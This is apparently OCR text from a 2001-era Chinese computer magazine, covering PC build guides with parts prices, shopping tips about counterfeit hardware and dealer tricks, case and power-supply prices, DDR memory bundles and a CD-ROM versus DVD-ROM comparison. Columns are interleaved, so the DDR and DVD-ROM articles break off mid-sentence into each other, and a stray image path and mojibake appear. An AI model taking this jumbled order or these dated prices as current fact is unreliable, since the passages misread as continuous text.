3	KV3000标准版	178元	《中国大百科全书》电子版	50元	霸刀	15元
4	Redhat Linux7.1(系统资料工具)	68元	中国成语故事大全<大型卡通系列片>	38元	危机最前线 - 为自由而战（简体中文版）	10元
5	装机一条龙II--一盘在手装遍天下	25元	世界英文名著1000部（新版）	18元	金山词霸2000	10元
6	金山词霸.NET2001专业版	38元	世界名人传记文学	38元	饿狼传说3	10元
7	东方快车3000（标准版）	39元	中小学百科学习	90元	雷电II	10元
8	流风婚纱形象设计系统	168元	中国名人传记文学	38元	迷你游戏宝库II	15元
9	PC源动力--驱动一条龙	48元	《中国古典文学名著精选》标准版	28元	雷神小组	10元
10	测试诊断硬件大师(珍藏版)	25元	世界名著MP3（合集）	28元	黑鹰传奇	15元

装机指南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件项目	型号	参考价格
CPU	Intel赛扬 II 800	480元
主板	联想 SX2EP（i815EP）	898元
内存	现代 PC-133 128MB	110元
硬盘	希捷 U5 40G	705元
显卡	硕泰克 GeForce2 MX400	790元
声卡	主板集成	
音箱	三诺 SD-60D	180元
光驱	阿帕奇 48X	329元
软驱	美上美 1.44MB	100元
显示器	三星 550S	1170元
键盘	Acer普通超薄	65元
鼠标	双飞燕 滚轮3D	35元
机箱	银河机箱	300元
电源	长城网神电源（随机箱配）	
总计		5162元

此款配置方案主要是面向学生的宿舍用机，目前i815EP的主板已经占据了主板市场的半壁江山。联想的这款SX2EP是主流一线品牌中最早售价低于900元的产品，其性能相当出众，支持ATA100，并且提供了联想科技独有的"宙斯盾"、"无敌锁"等方便用户日常使用的技术，加上其低廉的价格，更突出了其在性价比上的优势。为了在联机对战时拥有流畅清晰的画面，显卡选用了硕泰克的GeForce2 MX400，这款产品外形与做工中规中矩，显存采用三星5ns SDRAM，在显卡测试中性能表现突出，在此价位上是个不错的选择。阿帕奇48X光驱在"绿色风暴"活动期间只售329元，性能和服务都相当不错，是一款性价比极高的产品。显示器选用的是三星550S，它在800×600分辨率下能够达到85Hz的刷新率，稳定的性能表现和完善的售后服务，相比同档次的产品，三星550S算得上是物美价廉了。

6000-7000元配置方案

配件项目	型号	参考价格
CPU	新速龙 1GHz	620元
风扇	九州风神 AE-058	96元
主板	磐英 8KTA3 PRO（KT133A）	830元
内存	王牌PC-150 128MB	150元
硬盘	酷鱼III代40G	900元
显卡	七彩虹MX400白金版	790元
声卡	创新 SB128D	180元
音箱	创新 FPS1000	450元
光驱	阿帕奇 48X	329元
软驱	美上美1.44MB	100元
显示器	Acer 78G	1950元
键盘	Acer 52V	120元
鼠标	罗技 网际劲貂	75元
机箱	保利得机箱	350元
电源	长城网神电源（随机箱配）	
总计		6940元

新速龙1GHz处理器以其低廉的价格、优异的性能表现成为很多人装机的首选，在保证良好散热的前提下，通过调节倍频和外频可以轻松超至更高频率。九州风神AE-058是专为新速龙系列CPU设计的散热风扇，其散热片底部造型小巧，主板适应性强，采用了可拆装的灵活结构。一度在市场上反应不错的磐英主板目前将8KTA3系列产品进行了大幅降价，其中8KTA3 PRO主板支持266MHz前端总线、ATA100和AGP4X等当前主板所拥有的新技术，为日后的升级打下了坚实的基础，降价后只有830元。内存使用王牌PC-150 128MB内存，是因为它采用了比较独特的WBGA封装方式，芯片面积是传统封装形式的三分之一，且内存芯片与PCB的接线较短，这样信号传输的线路也短了，不仅有利于超频，抗干扰能力和稳定性也得到了增强。当然，如果不想超频，现代PC-133 128MB的内存也是不错的选择，并且可以便宜40元。 Acer 78G是采用三星丹娜管的17寸纯平显示器，聚焦准确，文本显示清晰，色彩艳丽，并且通过了TCO99质量认证。


7000-8000元配置方案

配件项目	型号	参考价格
CPU	Intel P III 800EB（带扇）	1030元
主板	联想QDI A12C	1050元
内存	Kingmax 128MB DDR(主板套装)	
硬盘	酷鱼III代 40GB	900元
显卡	维硕GeForce2 GTS	898元
声卡	主板集成	
音箱	冲击波 FAA-242	260元
光驱	源兴52X	380元
软驱	美上美1.44MB	100元
显示器	美格 786FD MKII	2699元
鼠标	罗技 网际劲貂	75元
键盘	罗技 易上手	85元
机箱	金河田 ATX-8033	280元
电源	金河田310TB电源（随机箱配）	
总计		7757元

作为DDR套装销售的主力军，联想主板与Kingmax内存的合作不仅具有价格优势，性能上也堪称一流。QDI A12C主板采用VIA Apollo Pro266芯片组，支持ATA100，并提供6个USB端口，最大的特色是采用了目前先进的V-LINK总线设计，大大增加系统I/O吞吐能力。维硕GeForce2 GTS采用绿色的六层PCB板，板面整洁美观并采用了大量的贴片电容电阻，能保证显卡运行在更高的频率下。由于使用的是三星5.5ns的DDR显存，因此可以更好地解决显示带宽的瓶颈问题。源兴推出的52X光驱在数据CD上的读盘能力十分强劲，并且附赠超级解霸等应用软件。MAG786FD MKII采用SONY第二代"平面特丽珑"显像管，画面平整度很好，色彩鲜艳，并且通过了TCO99认证。金河田ATX-8033机箱采用了蓝绿色搭配灰白色设计，外观朴素大方，钢板用的是SECC电解板。值得一提的是，其主板定位孔相当精确。

市场聚焦

MARKET FOCUS



●红外线端口价格差异大

随着手机和PDA等移动设备应用的增加，台式电脑利用红外线端口进行通讯成为很多电脑爱好者的新打算。台式电脑通过附加一个红外线收发器就可以实现红外线通讯功能。不过不同款式的红外线收发器价格相差很大，在手机市场，这样的装置在50-90元左右，而在电脑城，一些包装好一些的产品价格在100-300元。大部分电脑增加红外线端口都是串口连接，势必占用一个外置COM口，如果COM口使用紧张，可以使用手动端口分配器。

●USB新品花样多

市场上出现很多以USB端口供电为主要原理的USB小附件。比较实用的有：

USB小灯，非常适合为夜间工作的笔记本电脑键盘照明。灯杆采用可保持形状的蛇型管，可按照需要确定照明灯的位置。

USB PDA充电器，通过USB端口借电向PAD充电，适合PDA紧急充电。不过这种充电器大部分是非专用型的，消费者选购时要注意接口电压和极性是否与自己的PDA或掌上电脑匹配。

USB移动电话充电器，同样通过USB端口借电向手机充电，产品根据不同手机品牌分类，适合为手机紧急充电。

●特价套件藏玄机

在电脑城，很多商家以特价套件的形式推出某些硬件的组合，看上去套件的价格要比单独购买便宜不少。但实际上这些特价套件大致有三类：一类是硬件厂商提供的套件组合，如时下常见的DDR主板与DDR内存的套装，主要是推销该品牌产品，一般以中等品牌和新概念产品为多。第二类是商家以某一件热销名牌硬件为卖点，再搭配一些装机必备的硬件，并以较低的价格吸引装整机的客户，一般这样的套件是不零卖的，客户整机的利润可以从其他硬件中赚回来。第三类是凭低廉的价格来招揽客户，套件中一般没有或只有一件名牌硬件，其他的都是中小品牌的廉价产品，宣传上只突出名牌部件或只是笼统地说某某芯片组主板、多少容量内存、某类显卡等。这类套件本身已有不错的利润，所以商家也乐于单独出售，但这些硬件产品虽然采用与主流产品相同的主芯片，但由于工艺、设计、软件等因素，其性能与名牌产品还存在一定的差距。

●巧改用户配置

很多消费者在装机前都会请教一下自己周围的电脑高手，请别人写个基本的配置单，而这些配置单大都比较简单，不会每个配件都精确到具体型号，尤其是那些型号比较复杂的硬件。一些装机商往往先诱导客户放弃原先的配置，再跟着自己的配置思路走，如果遇到客户坚持己见，就采用偷梁换柱的手法，以“价格更便宜”、“性能差不多”为托词，推荐客户购买同一预算品牌中低价位产品或者相近参数小品牌的产品。比如，有的客户准备购买Creative SB LIVE！数码版声卡，商家就力荐Creative PCI128声卡。这样一来整机的价格就降了下来，低于用户的预算，用户还价就不会太凶了。如果遇到想把预算全花光的客户，还可以趁机推销一些高利润的硬件。

●假冒高档品牌机内存

内存现在已非常便宜，如何让内存升值，商家都有自己的一套方法。最常用的是在普通内存条中贴上一些国际著名品牌机内存的标贴，如HP、IBM等。由于大部分消费者很少见过真的原装内存，所以标贴上只要有个字样也能充数，而印制这些不干胶标贴是很便宜的。普通内存贴上这些标贴后，身价自然上升，每条内存多卖5-10元大多没有问题。有的商家还特意收集了一些做工差的内存条，在客户面前与自己的“原装内存”比较，并声称这些内存是通过特殊渠道进货的，数量不多。更为过分的是，一些商家用其他不同批次的内存（主要是刻字不能一样），以报价单上的价格出售。当碰到想买质量“好一点”内存而又不舍得购买高档品牌内存的客户时，就趁机推销自己的‘原装内存’。这些假冒的原装内存如果去掉标贴与普通内存无异，通常使用普通的HY芯片，做工一般，PCB板上没有品牌标识。

●屏幕保护膜保护掌上电脑

随着PDA和掌上电脑用户的增多，很多用户都开始关心这些设备的手写屏和机器能否得到更好的保护，所以与之配套的屏幕保护膜和皮套皮夹也热销起来。屏幕保护膜的质量有很大差别，有进口专用的手写屏保护膜，也有普通镜面保护膜，价格和性能相差很大。专用的保护膜透度高，厚度薄，表面光滑，对原机影响小，使用寿命也长。很多专用的保护膜有独立的包装，对应专门的机型。

●硬盘是否正货看保修期

水货硬盘从外包装上与正货基本没有区别，尤其是散装货，很多正规代理商发出的货也只是贴上代理标记而已。对于普通消费者来说，通过询问硬盘保修时限是最容易判断该硬盘是否为正货。一般正货质保期为三年，可由商家负责也可以找代理，而水货硬盘基本为一年，由商家直接承诺。

● P4电源和机箱并不神奇

一些装机商在客户面前将P4电源和机箱说得如何特殊，必须采用专用品。由于装机商在P4套件上的利润非常有限，所以有意抬高机箱电源的价格。其实P4机箱从结构上与P3机箱基本没有区别，只不过要求通风性能更高一些，实际装机中很多廉价的普通ATX机箱也用来装P4系统。P4电源与普通ATX电源相比只是多了两个专用的接口，在输出功率有保证的前提下，其他基本没有特殊的改动，很多厂家提供的P4电源都是兼容PIII/PII系统，价格与同等级传统ATX电源价格相差无几。所以说P4电源、机箱不会特别贵。

●世纪之星电源输出总功率自己算

世纪之星电源在很多地区都相当有名气，销量也比较大，被很多人视为高档产品。但绝大部分的世纪之星电源都没有标明总输出功率，所以经销商可以信口开河说成3xxW，有的经销商还竟然将一款型号中有325字样的世纪之星电源说成325W。实际上对于世纪之星电源正确的标称输出总功率，大家可以自己推算。具体方法是先找到贴在电源一侧的铭牌上有关电压电流的表格，然后将对应的各组电压电流相乘求出各档电压的输出功率，最后将各档电压的输出功率相加就得出电源的总功率。另外，世纪之星厂家根据电源负载能力也将电源划分为三个档次，低端产品是标准版系列，高端产品为黄金版系列（包括目前的沙漠之舟宽频电源和P4水晶电源），极品的钻石版系列。一般用户可以购买价廉的标准版系列，电脑玩家选购黄金版系列，至于钻石版适合顶级用户。

●UPS免维护电池品牌有讲究

很多UPS在使用一段时间后，由于免维护电池老化而出现逆变时间短，甚至UPS不能开机的故障，通常我们只要更换UPS中的免维护电池就可以解决问题了。免维护电池在UPS专卖店或电子器材商店都可以配到相同规格的产品。不同品牌的免维护电池价格和性能相差很大，一般品牌较好的免维护电池有汤浅、松下、Powerson等。一些国内小厂出厂的杂牌电池性能比较差，寿命在1年以下，而优质电池在UPS中不经过特别维护也能工作3年以上。

●展示笔记本电脑重量有差异

很多商家在展示时，将笔记本电脑的电池卸掉，以减轻整体重量。所以消费者在选购时，掂重量就会发觉比较轻。而实际使用时不能不用到电池，这样机器的重量自然增加不少。所以建议大家在购买轻型笔记本时，最好感受一下实物的重量。

●购买富士康风扇谨防假货

由于名牌风扇产品的市场需求量很大，而且有较高的利润，所以市面上出现了很多假冒名牌风扇产品，其中以富士康PK045、PK045+的假货居多。区别真伪产品可以从以下几个方面来看：正品采用7片扇叶的Colorful大风量风扇，假风扇用的是9片或11片的假冒知名风扇；正品PK045的扣具为一段式的专用扣具，而假货的扣具为两段式，这种两段式扣具的扣合力不大，会造成散热器与CPU接触不够紧密，且与Socket插座的连接也不够稳固；正品底部采用高品质铜板，热传导性好，而假货散热片底部铜板质劣且薄，蓄热量不足且热传导性差；正品PK045底部铜板与铝鳍形散热片是采用焊锡连接的，连接紧密，假货之间的连接不紧密，而且有大缝隙；正品底部的导热质为优质的导热膏，假货采用的是假导热膏；正品PK045上的风扇固定于散热片的位置，有1厘米左右的螺丝齿，而假货的螺丝齿从散热片的顶部一直到底部，这点差异较大。

●光驱维修和手机清洗

在北京中关村海龙市场里的三层有一家专门做低速光驱的柜台，2速、4速什么的都有，有外观不错的积压品，也有旧货。旧光驱价钱视速度而定，但是保修都是3个月。这里除了销售光驱以外，还有维修业务，光驱维修是40元，DVD为120元，刻录机还要贵一些。维修光驱一般是立等可取，修DVD和刻录机的时间稍长一些。此外这里还有手机维护、保养和修理业务，清洗费用是一次30元。

●声卡显卡二合一卡

在北京中关村海龙电脑城二层发现了一种同时具有显卡和声卡两种功能的卡，这款产品的品牌是“ BtV ”，很可能是从品牌机中拆下来的。此卡的生产日期是1995年，虽然上面集成的显示芯片的性能不高，但是它的做工还是不错的，显卡的主芯片是BtV，带有1M显存，不能扩充，EDO显存是SEC-6的。这款产品是PCI接口的，卡后侧有显卡的输出和一个MIDI口，而Line-out、Line-in和MIC的接口都要通过连接线连到另一块接口板上输出。这块多功能卡的特点是多CD-IN接口，一共有5个，就是可以接5个CDROM的模拟输出。它的价格很便宜，只有80元。

●中关村商悦市场即将拆迁

最近北京中关村商悦电子市场得到通知，商悦市场的北部地区将于今年9月30日拆迁，今后只保留市场南部一层和二层的部分区域。对市场里原来的商户将采取一些安置措施：如对原市场的老客户，不愿迁走者，可以申请入驻商悦拆迁后仍保留的35个柜台，租金优惠；准备迁出的商户如愿往硅谷南区入驻，商悦可代开转租手续，享受硅谷南区二层柜台租金的九折优惠；现有柜台到期未办理续租手续并且未迁入硅谷电脑城的商户，凭原租赁合同及票据退还柜台押金。其实对于有这么多市场的中关村来讲，少了一个商悦倒没什么，而重要的是对于曾经在商悦市场购买了大配件和整机的消费者们，今后的保修就真是问题了。不放心的朋友不妨在拆迁前提前去商悦问问曾经给自己攒机的商家要搬到哪里去，以后要保修的时候也好有个地方找。

●买一百赠一百再九折的163上网卡

在北京中关村海龙市场里出售一种“ 笑傲江湖 ”版的163上网卡，这种上网卡有50元和100元两种面值。100元的是买100赠100，不分时间段都是3元/小时，在获赠100元上网费后就相当于1.5元/小时了。面值50元的上网卡是买50赠30元，虽然赠送比例比面值100元的少，但是在晚上23：00之后和次日7：00以前，上网费是按半价计算的。卖此卡的个别商户自己将这卡进行了9折让利销售，这其实并不是163的意思，不过这无疑给了消费者更多的实惠。

¡ñ同品牌内置Modem有软硬猫之分

很多品牌的PCI结构内置Modem卡同时推出不同芯片的版本，有软猫和硬猫之分，价格上两者通常也有几十元的差价。软猫和硬猫的主要差别在于硬猫中的部分功能如果使用软猫来完成，则需要占用部分系统资源。虽然两者外观相似，但在使用上还是存在不同的。由于有些软猫和硬猫同是一个厂家出品的产品，所以包装盒款式和图案非常相似，很多产品只是在包装盒上加贴标识不干胶加以区分。一般电脑用户都比较喜欢占用系统资源较少的硬猫，所以在选购时要问清楚是否是硬猫，很多硬猫在包装盒上会标有“ 硬猫 ”字样。如果消费者是在装机商处购买Modem，一般报价单上写的只有“ 某某品牌56K PCI 内置 ”字样和价格，不会有详细的标注。一些装机商报硬猫的价格而给客户的是同品牌的软猫。所以建议精明的消费者可以先到Modem专卖店摸摸底，打听一下Modem的情况、自己欲选购品牌的Modem价格和是否有同品牌的软猫，需要注意区别。

●中关村出现P4X266主板

VIA P4X266芯片组的最大推广问题就是它具有侵权的嫌疑，因此许多台湾的主板厂商都不情愿地压下这款产品，以等待时机。而不少主板厂商是采用OEM的形式放货到大陆市场销售，相比之下在大陆市场销售的“ 安全性 ”要高很多。目前基于Intel芯片组的主板价格还是很高的，一般在1200元左右。9月4日精英发布了两款基于P4X266芯片组的主板，现在已经有P4VXMS在中关村卖了，P4VXMS是一款小板子，售价900元左右。还有大板型的P4VXAS主板，它们都是支持SDRAM的主板。此外还有承启Chaintech、浩鑫Shuttle和泰安Tyan也都推出了Socket478接口的P4X266主板。承启的主板是9VJD和9VAP，浩鑫主板是AV40和AV40R，它们分别是MicroATX小板和ATX大板，泰安的主板是S266，相信这几款产品也都会陆续在市场上出现的。CF

近期机箱、电源的市场情况

在攒机过程中，机箱和电源非常容易被大家所忽视，其实从整个系统来看，电源还是极为重要的电脑部件。作为一台计算机的能量之源，电源的好坏与整台PC的稳定性息息相关。电源的作用远不止在稳定性方面，一款存在安全隐患的电源往往会成为PC配件的杀手，一旦电源出现了问题，主板、内存、显卡、CPU 等都有可能成为被毁坏的对象。

大多数的机箱都是搭配电源的，除了一些名牌机箱之外，普通杂牌机箱所配的电源质量普遍不高，因此从安全性考虑，建议大家即使购买普通机箱，也要再加二三十元钱把搭售的电源换成品牌电源。质量好的品牌电源除了拥有比较好的外观外，一般还拥有一个比较沉的变压器，毕竟一定的重量就意味着一定的品质。如果稍加留意你就会发现，同功率的品牌电源与杂牌电源的重量相差很多，有的甚至超过一倍。因此笔者个人认为：选择重的电源购买，一般不会错。当然，在注重重量的同时，还要注意电源的整体制作工艺。至于机箱的选购就更加容易一些了，除了观察机箱中三寸口和五寸口的这些扩展口数量以外，再看看 Power 和 Reset 等按键的位置是否合理，按键是否容易按下，外观制造是否存在缺陷，有无硬伤痕等，最后再鉴别一下机箱内部的边角处是否采用了抛光和包边处理，以及机箱所用钢板是否偏软等。

市场中品质好的品牌机箱与电源产品不少，比如世纪之星，它的机箱产品线十分丰富，大到700甚至过千元的用于服务器的机箱（如102、198、1011），小到适合普通个人用户的200多元价位的机箱（如300、301、302、398等）。普通的机箱产品都带有世纪之星250W普通版电源。比较常见的世纪之星 711 和 712 带 250W 电源，价格为 260 元；为了迎接P4时代，世纪之星也推出了带普通P4电源的机箱718和716，价位为270元；310和320机型含P4正压风冷300W电源，300元左右。总之，世纪之星的机箱产品众多，可以根据个人喜好和价位购买。世纪之星的标准版电源（ST-ATX315 2.02版）和黄金版（ST-ATX325 2.02版）零售价分别为120元和230元，这个价格近期没有变化。

爱国者是华旗公司推出的机箱和其他外设产品的品牌，它们搭配的都是长城的电源，爱国者的机箱丰富，便宜一些的1000、3301、5501、5502都在240元左右；310X 系列和99X0系列的几款机箱价位略高一点，在250到270元之间；高档普通机箱1999和2000为380元左右。此外爱国者还拥有月光宝盒系列机箱，这个系列产品普遍采用了最新的设计，插卡和机箱的安装等方面都尽量少用螺丝，月光宝盒 A01/02/03为380元，B01、C01和D01为390元。以上的这些爱国者机箱都配有250W长城电源。

百盛也是既生产机箱也生产电源的厂家，它们的百盛-310X 机箱系列价格在 250 元以上，采用了集约式设计的百盛 3202MD、3203MD、3204MD 等机箱为 300 多元，它们都搭配的是百盛电源。宝利得也是品质较好的品牌，它们的 710X 系列低端机箱的价格在 230 到 250 元之间，宝利得 765X 系列机箱在 350 元到 380 元，这些产品也都搭配的是长城250W 电源。银河机箱的 YH-5D0X 系列机箱是其较高档的产品（搭配的是银河电源），价格在380元左右；银河 YH-5F0X为中档型产品，价位250到300元；低端的银河 YH-6H 系列产品价格在200元左右。

在电源方面，除了上面提到的世纪之星以外，FSP、长城、大水牛、百盛、金河田也都是不错的电源品牌。其中FSP的高端服务器电源比较有名，300W服务器电源FSP300-60GT价格要400多元，而200W普通型FSP200-61GN只有不到150元，质量都很好。长城250W普通型120元左右，通过了CCEE认证的要140元，300W普通型要240元，300W的 P4 电源 250 元左右，360W 的巨龙电源要 380 元。百盛250W的普通温控环保ATX 2.03电源为110元，百盛BS-2145为 150 元，300W 的 200 元，300W BS 电源要 320 元。大水牛的牛魔王服务器电源（300W）价格为600多元，普通型250W 的 180 元，300W 的 250 元，K7 电源更贵一些。CF

闷豆：你的这个 CD-R 盘与我刚才问的那家看起来一样，但价格还更贵，你真是“杀熟”！

奸商：冤枉啊！我就因为你是熟客，才给你正品 CD-R 盘片，正品绝对不是那家出的价能够拿下的。

闷豆：我看都一样，你说说这个牌子的正品 CD-R 盘与假冒的有什么区别？

奸商：正品的在盘内圈有一个序列号，你看这里。

闷豆：这个序列号也不能说明什么，我在刚才那家也注意了，他卖的 CD-R 也有这个序列号。

奸商：但你知不知道，正品的每张盘的序列号都是不一样的？

闷豆：我看了那家的两张盘，似乎编号是一样的。

奸商：（从 CD-R 盘盒中取出三五张盘）你看我的，每张盘的序列号都不一样。

闷豆：哦，原来这样，怪不得那家更便宜，这样吧，我买三十张。



评：随着刻录机的降价，现在买刻录机做资料保存的朋友越来越多，相应的，CD-R 盘片的市场也就大增，在这其中稍有名气的 CD-R 盘片品牌也就躲不开假货的骚扰了。这些名牌 CD-R 最常用的防伪方法就是每张 CD-R 有单独的序列号，而假货为了省成本，就用相同的编号印一批，然后再换一个编号印下一批，在购买时稍加留意就能发现连续编号相同的假货。不过针对这种情况，有的奸商就把不同批次的假货混插，然后只用光盘盒上面的几张给购买者检验，编号不同，让购买者以为是正品。其实这种假盘的识别方法很简单，多看几张，或者从光盘盒中随意抽检光盘。

DDR内存与主板捆绑销售的市场情况

□创易工作室 betman

DDR内存的出色的性能已经得到了广大DIYer们的一致认同。从其技术特点和生产技术上来看，其价格应该和传统的SDRAM相差无几，所以，成为SDRAM的替代品已经逐渐成为了现实。那么，如今它的市场状况又是如何呢？让我们来探探究竟吧。

首先谈谈产品的竞争方面，DDR内存同时期的主要竞争对手是Rambus。Rambus是由Rambus公司研发并与Intel公司共同推出的一款全新的内存，全新的规范、全新的工艺需要采用全新的生产线，而DDR则可以沿用以前的生产线，所以就使得其在价格方面毫无优势可言。虽然Rambus难以撑起局面，但我们可以看到Intel对整个格局的精心设计。DDR虽然没有Intel那样一体化的实力，但是却有着众多厂商的支持，尤其有着足以与Intel抗衡的AMD的支持，以及VIA、SIS、ALI等芯片组厂商的合作，现在新型的主板芯片组几乎全部都是支持DDR的型号，使得目前已经形成了SDRAM逐渐向DDR过渡的局面。而且DDR技术基于原有的SDRAM，成本本身不会有很大的变化，这一点完全战胜了Rambus。虽然说Intel的P4仍然使用支持Rambus的i850芯片组的主板，让人觉得Intel还没有放弃Rambus，但是这只是表面现象，是由Intel当初与Rambus的协议所造成的。目前Intel本身也已经开始研制支持DDR内存的芯片组了，相信不久就会出现P4加DDR的组合了，DDR在与Rambus的竞争中已经逐渐占据优势 。

当然，我们已经谈到了DDR内存的价格优势。那么，究竟其价格到底是如何了呢？可以这样说，经过一个阶段的下跌，其已经达到了差不多2-3元买1MB的地步了，回想起其刚上市的2000大元的身价……举一些具体的例子，比如HY的128M DDR SDRAM的价格大约是250元左右，价格较高的金士顿（Kingston）450元就可以了。可以说从价格上DDR已经符合了我们普通消费者的承受能力，而且现在市场上，可供我们选择的空间也多了起来。刚开始的时候，似乎只有Micron（美光）等少数牌子的DDR内存，而现在基本上做SDRAM内存的厂商都参与了这个市场，毕竟它是发展的趋势。HY原厂、Kingmax、金邦千僖、三星、金士顿（Kingston）、TWINMOS、UNIKA的DDR内存条都已经出现在市场上，价格不一。大家除了可以选择上面提到的套装，也可以单独购买主板和DDR内存，毕竟个人的需要不同，如果你对内存要求很高的话，可以选择一些比较高档的品牌如金士顿等。

最后，让我们重点来谈谈捆绑销售。好像新一代的内存产品，基本上都采用了类似的促销方式，Rambus如此，DDR亦然。

捆绑销售的价格优势是最直接的体现

目前市场上支持DDR内存的主板产品价格在800-1000元，零售的DDR内存价格也在400-1000元之间，两者总计价格就达到了2000元，对于消费者来说是很难承受的。而通过捆绑销售的方案，厂商之间相互让利，再共同对消费者让利，可以实现我们不可想象的低价格，例如前面说到的联想QDI A12C与Kingmax 128MB DDR内存相捆绑，价格仅为1050元。对比目前市场上主板的800-900元，SDRAM 200元的价位，可以说这个捆绑方案在价格上还是很有优势的，花不多的钱就能够得到更新的技术，何乐而不为？

捆绑使产品线更完善

我们以前常常碰上这类事，买到了内存，却找不到相应的主板与之相配，反之亦然。而捆绑销售就很好地解决了这个问题，既然零售市场买不到，那么我们就把它们一起销售。Pentium 4捆绑专用的主板、Rambus内存、专用电源的方式与联想QDI A12捆绑Kingmax 128MB DDR内存都是这样的行为。可以说捆绑销售的方式对于新产品面世来说是一个最佳的推进过程，而且提供给消费者足够的便利，是一个十分完善的解决方案。

最后，我们给出现在市面上常见的几款主板+DDR内存的捆绑销售方案，以提供给您一个选择的空间。

●硕泰克 SOLTEK

硕泰克为加快DDR市场的扩大，将此次活动中DDR主板捆绑128MB DDR内存的价格再次降低，其中硕泰克SL-75DRV主板(采用VIA KT266芯片组)+128MB三星芯片的DDR内存，售价为１０５０元，SL-65DRV捆绑128MB DDR内存仅售１０００元。众所周知，传统SDRAM内存与DDR内存在性能上简直不可同日而语，硕泰克此次仅以如此价格售出这两款主板，不仅对DDR产品产生了莫大的推力，更是让众多消费者欢心鼓舞。

●联想 QDI

联想QDI与Kingmax联手重磅出击DDR市场，显示两大厂商对于DDR市场的信心。本次推出的捆绑方案共2套，分别是：联想QDI A12主板+Kingmax 128MB DDR内存，售价为９99元；联想QDI A12-C主板（板载创新5880声卡）+Kingmax 128MB DDR内存，售价为1050元。

●技嘉 GIGA

作为一向追求品质卓越的主板制造厂商——技嘉科技，针对巨大的市场潜力，表现出极大的信心与关注，继5月份率先推出主板捆绑128MB DDR内存销售活动以来，为使

几乎没有人会否认，DVD-ROM终将会完全取代CD－ROM的地位而成为PC机的标准配置。就在2000年，价格一直位于千元以上的DVD－ROM还只是少数荷包充足的DIYer的首选，而对于普通老百姓只能是可望而不可及。然而在众多生产厂商比技术比价格，竞相争夺市场份额的追赶下，现在一部优质的12X DVD-ROM的价格已经跌到只比主流CD－ROM贵200－300元的地步。可以说虽然2001年CD-ROM仍占据着光存储设备消费的主流，但是几年来阻碍DVD-ROM普及的价格冰山，在经过厂商们的几轮市场轰击之后已经开始大面积消融，DVD开始昂首挺胸地走进普通消费者选配的视野。对于今天的选择，你又何去何从？



□云南 凤凰涅槃

我凭什么要买——比比才知道

1.价格大比拼

从价格上比较，CD-ROM肯定占上风。在目前的市场上，像Acer、NEC、三星、源兴、奥美嘉这样著名光驱品牌的主流48X－52X产品的价格都在400元以下。而中端的DVD－ROM 12X产品的价格在600元左右，一些高档的产品如华硕、美达12X DVD－ROM会更高一些。这样一来，如果普通用户只想花6000多元的费用来攒机，那么CD-ROM则比较合适。现在市场上品质最好的CD-ROM的价格不超过400元，如源兴52X CD-ROM售价只有380元，两相权衡，低端的经济型用户自然有一部分会选择更为经济实用的CD-ROM光驱。第一回合，CD-ROM领先。

2.技术大比拼

就技术上来说，CD-ROM和DVD－ROM可以说是互有优势。CD-ROM经过多年的发展，在技术和工艺上已经非常成熟：首先是速度方面，CD-ROM光驱已经突破50速，接近理论速度的极限，完全能胜任任何大批量数据传输的需要；其次是超强的读盘纠错能力，这又以PCAV技术、人工智能纠错技术、ABS自平衡技术为代表；第三是在综合品质方面的改进，用以解决光驱内部散热、噪音、震动、灰尘问题的新型技术得到了广泛应用，如硅胶散热片技术、柔性悬浮技术等等。正是因为技术上的成熟和功能上的专注，使得CD-ROM在普通CD格式光盘的读盘性能上要比同档次的DVD－ROM更出色。但是受基本功能的限制，CD-ROM光驱在技术上已经不可能再出现根

更多的用户能够体验真正DDR系统的卓越性能，技嘉科技隆重推出超值套餐——基于VIA Pro266芯片的主板GA-6RX-1+128M DDR内存，暑期促销价为990元。

●精英 ECS

精英主板向来都是以高性价比进入市场，这次也不例外。此款K7AMA主板使用的是ALI Magik 1645北桥和ALI Magik 1535D+南桥，支持AMD的Athlon和Duron中央处理器(支持到200/266 MHz FSB)，最高支持到2GB DDR SDRAM和2GB PC133/PC100 SDRAM。为使更多的用户能够体验AMD处理器配合DDR内存带给我们的技术进步的速度和真正DDR系统的卓越性能，讯怡隆重推出超值套餐：精英K7AMA+128M DDR内存，价格为998元。

●昂达 ON-DATA

昂达的VP266主板在刚一上市时，便打出令人兴奋的899元的价格。而此次昂达捆绑名厂DDR内存，更是让消费者真正体会到了物美价廉的含义！价格低廉就不必再说了，而强强联手则是保证质量与速度的坚强后盾。昂达VP266主板+128MB三星芯片的DDR内存，售价为990元；昂达6VJD2主板+128MB三星芯片的DDR内存，售价为1080元。

●磐英 EPoX与浩鑫 Shuttle

为了答谢广大消费者对UNIKA双敏的长期支持，双敏特意在全国范围内开展“DDR主板捆绑DDR内存”促销活动。这次促销活动是UNIKA双敏与EPoX磐英全国新品发布会之后倾力推出的，希望能够更好地回报广大消费者的厚爱。凡是在本次活动期间购买由UNIKA双敏代理的磐英EPoX和浩鑫ShuttleDDR主板，就可以享受199元买到UNIKA小影霸DDR内存。UNIKA小影霸PC2100 DDR内存做工在同类产品中位居上流，该内存采用台湾大厂Micron的颗粒，保证质量，同时每颗粒均印制UNIKA的显赫标记，易于用户识别。

本性的突破。这就给了DVD－ROM以机会，DVD－ROM的技术优势在于其具有更强的扩展性，并且所用盘片的容量远大于传统格式的CD盘片。同时DVD－ROM对传统格式的CD盘片具有的单向兼容性也是其独特的优势。总之，DVD－ROM是继CD-ROM后又一种体积小、容量更大、技术更先进的光存储设备，这一点也是勿庸置疑的。这一回合，双方近乎平手，但DVD-ROM具有进一步超出的空间。

3.应用性、实用性大比拼

说到应用性、实用性，CD-ROM具有一定的优势。这是因为目前的CD-ROM可以说已广泛应用于各个方面，游戏、软件、影碟，大家接触最多的光存储产品恐怕就是CD-ROM了。相比之下，DVD－ROM则更多用于追求影音效果的影碟方面，盘片资源相对单一。不过，随着市场的发展，DVD游戏盘和数据盘涌入市场只是个时间问题。不过我们还应看到，不论是CD-ROM还是DVD-ROM，都属于易耗配件。如果使用劣质盘片的机会较多，那么技术较为成熟的CD-ROM与DVD-ROM相比，拥有更长的使用寿命，这就意味着为用户节省了开支。因此CD-ROM在目前的实际使用性方面占先。不过，随着技术的发展，在这一方面，相信DVD-ROM会很快赶上的。

4.综合评价

